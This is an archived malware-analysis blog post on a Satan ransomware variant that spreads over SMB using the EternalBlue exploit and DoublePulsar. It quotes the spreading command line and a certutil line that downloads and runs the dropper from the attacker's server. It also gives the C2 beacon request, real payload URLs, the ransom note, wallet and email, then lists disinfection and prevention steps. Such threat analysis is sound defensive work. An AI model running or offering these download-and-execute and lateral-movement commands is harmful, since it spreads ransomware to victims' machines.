Satan ransomware adds EternalBlue exploit

Archived: 2026-04-05 20:14:34 UTC

Today, MalwareHunterTeam reached out to me about a possible new variant of Satan ransomware.

Satan ransomware itself has been around since January 2017 as reported by Bleeping Computer.

In this blog post we'll analyse a new version of the infamous Satan ransomware, which since **November 2017** has been using the **EternalBlue** exploit to spread via the network, and consequently encrypt files.

Analysis

First up is a file inconspicuously named "sts.exe", which may refer to "**Sa**t**a**n **s**preader".

- **MD5**: 12bc52fd9da66db3e63bfb196ceb9be6
- **SHA1**: 4508e3442673c149b31e3fffc29cc95f834975bc
- **SHA256**: b686cba1894f8ab5cec0ce5db195022def00204f6cd143a325608ec93e8b74ee
- **Compilation timestamp**: 2018-04-14 06:33:08
- **VirusTotal report**: b686cba1894f8ab5cec0ce5db195022def00204f6cd143a325608ec93e8b74ee

The file is packed with PECompact 2, and is therefore only 30KB in filesize.

Notably, Satan has used different packers in multiple campaigns, for example, it has also used UPX and WinUpack. This is possibly due to a packer option in the Satan RaaS builder. Fun fact: Iron ransomware, which may be a spin-off from Satan, has used VMProtect.

"sts.exe" acts as a simple downloader, and will download two new files, both SFX archives, and extract them with a given password:

```
.data:0040E178 ; CHAR aPabcdefghijklm[]
.data:0040E178 aPabcdefghijklm db '-pabcdefghijklmn',0 ; DATA XREF: Download_Extract+4D↑o
.data:0040E189                 align 4
.data:0040E18C ; CHAR aHttp1985510714[]
.data:0040E18C aHttp1985510714 db 'http://198.55.107.149/cab/setup.exe',0
.data:0040E18C                                         ; DATA XREF: Download_Extract+3C↑o
.data:0040E1B0 ; CHAR aCUsersAllUsers[]
.data:0040E1B0 aCUsersAllUsers db 'C:\Users\All Users\client.exe',0
.data:0040E1B0                                         ; DATA XREF: Download_Extract+37↑o
.data:0040E1B0                                         ; Download_Extract+52↑o
.data:0040E1CE                 align 10h
.data:0040E1D0 ; CHAR Parameters[]
.data:0040E1D0 Parameters      db '-piamsatancryptor',0
.data:0040E1D0                                         ; DATA XREF: Download_Extract+27↑o
.data:0040E1E2                 align 4
.data:0040E1E4 ; CHAR szUrl[28]
.data:0040E1E4 szUrl           db 'http://198.55.107.149/cab/ms'
.data:0040E1E4                                         ; DATA XREF: Download_Extract+10↑o
```

Figure 1 - download and extract two new files

Both files will be downloaded from 198.55.107[.]149, and use a custom User-Agent "**RookIE/1.0**", which seems a rather unique User-Agent.

- ms.exe has password: **iamsatancryptor**

- client.exe has password: **abcdefghijklmn**

It appears the Satan ransomware developers showcase some sense of humor by using the password "iamsatancryptor".

Once the user has executed "sts.exe", they will get the following UAC prompt, if enabled:



Figure 2 - UAC prompt

Client.exe (94868520b220d57ec9df605839128c9b) is, as mentioned earlier, an SFX archive and will hold the actual Satan ransomware, named "Cryptor.exe". Figure 2 shows the command line options.

Curiously, and thanks to the **s2** option, the start dialog will be hidden, but the extraction progress is displayed - this means we **need to click through to install the ransomware**. Even more curious: the setup is in Chinese.



Figure 3 - End of setup screen

ms.exe (770ddc649b8784989eed4cee10e8aa04) on the other hand will drop and load the **EternalBlue** exploit, and starts scanning for vulnerable hosts. Required files will be dropped in the **C:\ProgramData** folder, as seen in Figure 3. Note it uses a publicly available implementation of the exploit - it does not appear to use its own.

The infection of other machines on the network will be achieved with the following command:

> *cmd /c cd /D C:\Users\Alluse~1\&blue.exe --TargetIp & star.exe --OutConfig a --TargetPort 445 --Protocol SMB --Architecture x64 --Function RunDLL --DllPayload down64.dll --TargetIp*

We can then see an attempt to spread the ransomware to other machine in the same network:

Name	Local address	Loc...	Remote address	Remote port	Proto...	State
sts.exe (3464)	Home-PC	55923	192.168.24.211	445	TCP	SYN sent
sts.exe (3464)	Home-PC	55924	192.168.24.212	445	TCP	SYN sent
sts.exe (3464)	Home-PC	55925	192.168.24.213	445	TCP	SYN sent
sts.exe (3464)	Home-PC	55926	192.168.24.214	445	TCP	SYN sent
sts.exe (3464)	Home-PC	55927	192.168.24.215	445	TCP	SYN sent
sts.exe (3464)	Home-PC	55928	192.168.24.216	445	TCP	SYN sent
sts.exe (3464)	Home-PC	55929	192.168.24.217	445	TCP	SYN sent
sts.exe (3464)	Home-PC	55930	192.168.24.218	445	TCP	SYN sent
sts.exe (3464)	Home-PC	55931	192.168.24.219	445	TCP	SYN sent
sts.exe (3464)	Home-PC	55932	192.168.24.220	445	TCP	SYN sent
sts.exe (3464)	Home-PC	55933	192.168.24.221	445	TCP	SYN sent

Figure 4 - Spreading attempt over SMB, port 445

down64.dll (17f8d5aff617bb729fcc79be322fcb67) will be loaded in memory using **DoublePulsar**, and executes the following command:

> *cmd.exe /c certutil.exe -urlcache -split -f http://198.55.107.149/cab/sts.exe c:/sts.exe&c:\sts.exe*

This will be used for planting sts.exe on other machines in the network, and will consequently be executed.

Satan ransomware itself, which is contained in Client.exe, will be dropped to **C:\Cryptor.exe**.

This payload is also packed with PECompact 2. As usual, any database-related services and processes will be stopped and killed, which it does to also encrypt those files possibly in use by another process.

```
.rdata:0047138C aSqlservrExe    db 'sqlservr.exe',0     ; DATA XREF: Stop_DB_Serv+365to
.rdata:00471399                 align 4
.rdata:0047139C aMysqldExe      db 'mysqld.exe',0       ; DATA XREF: Stop_DB_Serv+36Cto
.rdata:004713A7                 align 4
.rdata:004713A8 aNmesrvcExe     db 'nmesrvc.exe',0      ; DATA XREF: Stop_DB_Serv+373to
.rdata:00471384 aSqlagentExe    db 'sqlagent.exe',0     ; DATA XREF: Stop_DB_Serv+37Ato
.rdata:004713C1                 align 4
.rdata:004713C4 aFdhostExe      db 'fdhost.exe',0       ; DATA XREF: Stop_DB_Serv+381to
.rdata:004713CF                 align 10h
.rdata:004713D0 aFdlauncherExe  db 'fdlauncher.exe',0   ; DATA XREF: Stop_DB_Serv+388to
.rdata:004713DF                 align 10h
.rdata:004713E0 aReportingservi db 'reportingservicesservice.exe',0
.rdata:004713E0                                         ; DATA XREF: Stop_DB_Serv+38Fto
.rdata:004713FD                 align 10h
.rdata:00471400 aOmtsrecoExe    db 'omtsreco.exe',0     ; DATA XREF: Stop_DB_Serv+396to
.rdata:0047140D                 align 10h
.rdata:00471410 aTnslsnrExe     db 'tnslsnr.exe',0      ; DATA XREF: Stop_DB_Serv+39Dto
.rdata:0047141C aOracleExe      db 'oracle.exe',0       ; DATA XREF: Stop_DB_Serv+3A4to
.rdata:00471427                 align 4
.rdata:00471428 aEmagentExe     db 'emagent.exe',0      ; DATA XREF: Stop_DB_Serv+3ABto
.rdata:00471434 aPerlExe        db 'perl.exe',0         ; DATA XREF: Stop_DB_Serv+3B2to
.rdata:0047143D                 align 10h
.rdata:00471440 aSqlwriterExe   db 'sqlwriter.exe',0    ; DATA XREF: Stop_DB_Serv+3B9to
.rdata:0047144E                 align 10h
.rdata:00471450 aMysqldNtExe    db 'mysqld-nt.exe',0    ; DATA XREF: Stop_DB_Serv+3C0to
.rdata:0047145E                 align 10h
```

Figure 5 - Database-related processes

What's new in this version of Satan, is that the exclusion list has changed slightly - it will not encrypt files with the following words in its path:

> *windows, python2, python3, microsoft games, boot, i386, ST_V22, intel, dvd maker, recycle, libs, all users, 360rec, 360sec, 360sand, favorites, common files, internet explorer, msbuild, public, 360downloads, windows defen, windows mail, windows media pl, windows nt, windows photo viewer, windows sidebar, default user*

This exclusion list is reminiscent of Iron ransomware. (or vice-versa)

Satan will, after encryption, automatically open the following ransomware note: **C:_How_to_decrypt_files.txt**:

```
Hi i'm Satan Cryptor

Some files have been encrypted
Please send 0.3 bitcoins to my wallet address
If you paid, send the machine code to my email
I will give you key
If there is no payment within three days,
we will no longer support decryption
We support decrypting the test file.
send three small than 3 MB files to the email address

部分文件已经被加密
发送 0.3 个比特币到我的钱包
付款之后，把你的硬件ID发送到我的邮件
我们将回复给你解密钥匙
如果在三天内没有支付
我们将不再支持解密
我们支持解密测试文件
发送三个小于 3 MB的文件到邮件

일부 파일이 암호화되었습니다
내 지갑 주소로 0.3 비트 동전을 보내주세요
이미 지불 한 경우 ,하드웨어 를 내 이메일로 보내주십시오
내가 너에게 비밀 번호를 줄 것이다
3 일 이내에 지불이 완료되지 않으면
더 이상 암호 해독을 지원하지 않습니다
테스트 파일의 암호 해독을 지원합니다
이메일 주소에 3MB 미만의 파일 세 개를 보냅니다



BTC Wallet :14hCK6iRXwRkmBFRKG8kiSpCSpKmqtH2qo
Email:satan_pro@mail.ru
Your HardWareID: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
```

Figure 6 - Ransom note

The note is, as usual, in English, Chinese and Korean, and demands the user to pay 0.3 BTC. Satan will prepend filenames with its email address, **satan_pro@mail.ru**, and append extensions with **.satan**. For example: **[satan_pro@mail.ru]Desert.jpg.satan**

BTC Wallet: **14hCK6iRXwRkmBFRKG8kiSpCSpKmqtH2qo**

Email: **satan_pro@mail.ru**

Note: **_How_to_decrypt_files.txt**

Satan will create a unique mutex, **SATANAPP**, so the ransomware won't run twice. It will also generate a unique hardware ID and sends this to the C2 server:

> *GET /data/token.php?*
> *status=ST&code=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX*

> *HTTP/1.1*

> *Connection: Keep-Alive*

> *User-Agent: Winnet Client*

> *Host: 198.55.107.149*

As mentioned in the beginning of this blog post, Satan ransomware has been using EternalBlue since at least November 2017 last year. For example, **25005f06e9b45fad836641b19b96f4b3** is another downloader which works similar to what is posted in this blog. It would fetch the following files:

- http://122.114.9.220/data/client.exe
- http://122.114.9.220/data/ms.exe
- http://122.114.9.220/data/winlog.exe

According to VirusTotal, the downloader file was uploaded:

2017-11-20 18:35:17 UTC (5 months ago)

For additional reading, read this excellent post by Tencent, who discovered a similar variant using EternalBlue earlier in April this year.

Disinfection

You may want to verify if any of the following files or folders exist:

- C:\sts.exe
- C:\Cryptor.exe
- C:\ProgramData\ms.exe
- C:\ProgramData\client.exe
- C:\Windows\Temp\KSession

Prevention

- Enable UAC
- Enable Windows Update, and install updates (especially verify if MS17-010 is installed)
- Install an antivirus, and keep it up-to-date and running
- Restrict, where possible, access to shares (ACLs)
- Create backups! (and test them)

More ransomware prevention can be found here.

Conclusion

Satan is not the first ransomware to use EternalBlue (for example, WannaCry), however, it does appear the developers of Satan are continuously improving and adding features to its ransomware.

Prevention is always better than disinfection/decryption.

IOCs
